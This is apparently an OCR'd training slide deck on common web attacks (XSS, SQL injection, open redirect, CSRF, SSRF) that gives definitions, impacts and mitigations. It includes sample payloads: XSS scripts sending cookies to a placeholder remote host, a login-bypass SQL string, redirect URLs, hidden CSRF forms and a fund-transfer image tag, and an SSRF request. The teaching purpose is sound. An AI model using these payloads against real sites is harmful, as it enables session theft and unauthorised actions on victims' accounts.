
Application Security

(Vulnerability and Attack)

Common Attacks

1. Cross-site scripting (or XSS)
2. SQL injection
3. Open Redirect
4. Cross-site request forgery (or CSRF)
5. Server-site request forgery (or SSRF)

Cross-site scripting (or XSS)


Cross Site Scripting(XSS)
INSERT ...
'<script>alert(1)</script>'
Server
POST / comment.php?
text=<script>alert(1)</script>
Client 1
DB
<html>
...
Comments
<script>alert(1)</script>
...
<html>
SELECT ... =>
'<script>alert(1)</script>'
Client 2

Source: https://www.geeksforgeeks.org/what-is-cross-site-scripting-xss/

Cross-site scripting (or XSS)

- Cross-site scripting (or XSS) is a code vulnerability that occurs when an attacker injects a malicious script into an otherwise trusted website.
- The injected script gets downloaded and executed by the end user's browser when the user interacts with the compromised website.
- The script came from a trusted website, it cannot be distinguished from a legitimate script.
- The malicious script is executed when victim visits the web application.
- This attack is mainly used to modify the content and steal cookies, session token and other sensitive information.

Types Of XSS

1. Reflected XSS :

- Script is executed on victim’s side, mainly executed on browser.
- Script is not sent to server or even if sent (via API) server returns it to browser without validating i.e. malicious script is reflected on victim side

```
https://insecure-wedsite.com/status?message=<script>/*+Bad+stuff+here...+*/</script>
<p>Status: <script>/* Bad stuff here... */</script></p>
```

2. Stored XSS:

- Script is stored on Server and execute every time when site is requested

```
<html>
    <p><script>new image().src="http://remotehost/cookies.php?"+document.cookies;<script></p>.....
```

Types Of XSS

3. DOM (Document Object Model) XSS :

- Client Side attack. Script is not sent to server.
- Page itself not changed and legitimate server script is executed followed by malicious script

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

```
<script type="text/javascript">
document.write("<iframe
src='http://remotehost/whatever.ok?cookie="+document.cookie+"'></iframe>");
</script>
```

Impact of XSS

- Stealing sensitive information, including session tokens, cookies or user credentials
- Injecting multiple types of malware (e.g. worms) into the website
- Changing the website appearance to trick users into performing undesirable action

How to Mitigate XSS?


- Escape the user input
- Encode output for eg. URL Encoding
- Data Validation
- Sanitize Data
- Use the right response header and flags for cookies like Secure and HttpOnly
- Use Content Security Policy (CSP Standard)

SQL Injection

SQL Injection

- SQL Injection:- A injection technique used to execute malicious SQL statements.
- SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that server will unknowingly run on your database.

How SQL Injection Works



Email*

admin' or '1'='1

Invalid Email Format.

Password*

••••••••••••••••

Source: https://security.stackexchange.com/questions/219925/how-do-you-perform-sql-injection-on-a-login-form-that-checks-for-email-address-f

How SQL Injection Works

Normal Input

https://insecure-website.com/user?id=1

⇒ SELECT * FROM user WHERE id= ‘admin’ AND password= 1

Modified input:-

https://insecure-website.com/user?id=1+OR+1=1- -

⇒ SELECT * FROM user WHERE id= ‘admin’ **OR 1=1--'** AND password= 1

Impact of SQL Injection

- Unauthorized viewing/modifying of user data
- Deletion of entire tables
- In certain cases, the attacker gaining administrative rights to a database

How to Mitigate SQL Injection?


- Input validation / sanitization
- Bind user Input as a String
- Form validation
- Limit input size
- Design a infrastructure in a such way that only limited resource can access it.

Open Redirect

Open Redirect

- Open Redirect Vulnerability entails an attacker manipulating the user and redirecting them from one site to another site (malicious site).
- Open Redirect caused by an endpoint on redirect the user to an attacker controllable location
- Example
  - Header Based Redirect - 301 redirect
  - DOM- Based Redirect
    - window.location="https://attack.com"

Open Redirect



Source: https://www.hackingarticles.in/comprehensive-guide-on-open-redirect/

Example

https://example.com?**redirect=https://attacker.com**

https://insecure-website.com?client_id=tHnyhytcostT7tdf&**redirect_uri=https://www.attack.com/pen-test/validateLogin.html**

https://insecure-website.com/enduserwelcome?**invokeLogin=https://www.attack.com%27;alert(document.domain);//**

Impact of Open Redirect

- **Phishing** - Threat actors exploit this by sending victims a link to a trusted website, but then exploiting the open redirect vulnerability to redirect to malicious URLs. These URLs are often designed as phishing pages that look trustworthy and similar to the original site.
- At some point of time attacker used this gain access to access token
- Redirect to malicious website.

How to Mitigate Open Redirect?

- Do not allow URLs as user input for a destination.
- When user input cannot be avoided, you should make sure that all supplied values are valid, are appropriate for the application, and are authorized for each user.
- Add proper authorization check on server before redirecting users to endpoint
- Encode redirect URLs: Encode any parameters or values in the redirect URL to prevent injection attacks. This helps ensure that the URL is interpreted correctly by the browser and server.


By following these measures, you can significantly reduce the risk of open redirect vulnerabilities in your web applications.

Cross-site request forgery (or CSRF)

Cross-site request forgery (or CSRF)

- Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.
- A CSRF attack exploits a vulnerability in a Web application if it cannot differentiate between a request generated by an individual user and a request generated by a user without their consent.
- CSRF Impact
  - Force the user to perform state changing requests like transferring funds, changing their email address, delete account
  - If the victim is an administrative account, CSRF can compromise the entire web application.

How Cross Site Request Forgeries (CSRFs) Work



1. A hacker creates a request (in the form of a URL) for their own benefit from a website
2. Hacker embeds that request into a hyperlink and sends it to a visitor who they hope is logged in to the site
3. The website visitor clicks the link, unwittingly sending the request to the site
4. Assuming the request is legitimate, the website fulfills the request, sending data, funds, or access to the hacker

Source: https://www.okta.com/identity-101/csrf-attack/

Example

- **https://example.com/delete_acccount.**
- Change email →

```
<form action="https://vulnerable-website.com/email/change"
method="POST">
    <input type="hidden" name="email" value="pwned@evil-user.net"
/> </form>
```

Or

```
<img src  =
“https://samplebank.com/onlinebanking/transfer?amount=5000&acco
untNumber=425654” width=“0” height= “0”>
```

How to mitigate CSRF?

- Use CSRF Token and it should be validated on each request
- CSRF Token - A token generated by the server-side application and transmitted to the client in such a way that it is included in a subsequent HTTP request made by the client.
- Use same-origin policy, identified from where the request is originated.


Server-site request forgery (or SSRF)

Server-site request forgery (or SSRF)

- Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

- In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials.

Server-site request forgery (or SSRF)



Source: https://portswigger.net/web-security/ssrf

Server-site request forgery (or SSRF)

POST /weather.com/forecasts HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 113

weatherApi=http:/weatherapp.com:8080/meterology/forecasts/check%3FcurrentDateTime%3D6%26cityId%3D1

The attacker can change this to the following:

weatherApi=http://localhost/admin

*This will cause the server to **display the contents of the /admin folder** to the attacker. As request is executed within the server's file system, it bypasses ordinary access controls and exposes the information even though the attacker is unauthorized.*

Impact of SSRF

- A successful SSRF attack can often result in unauthorized actions or access to data within the organization.
- In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.
- By carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.
- **Capital One breach in 2019 - Get access of 100 million credit card**

How to mitigate SSRF?

- Sanitize all user input field
- Whitelists and DNS resolution
- Disable unused URL schemas
- Response validation (Do not send raw response to client)
- Authentication on internal services
- Defence in depth approach

Thank You!

lokesh@xecurify.com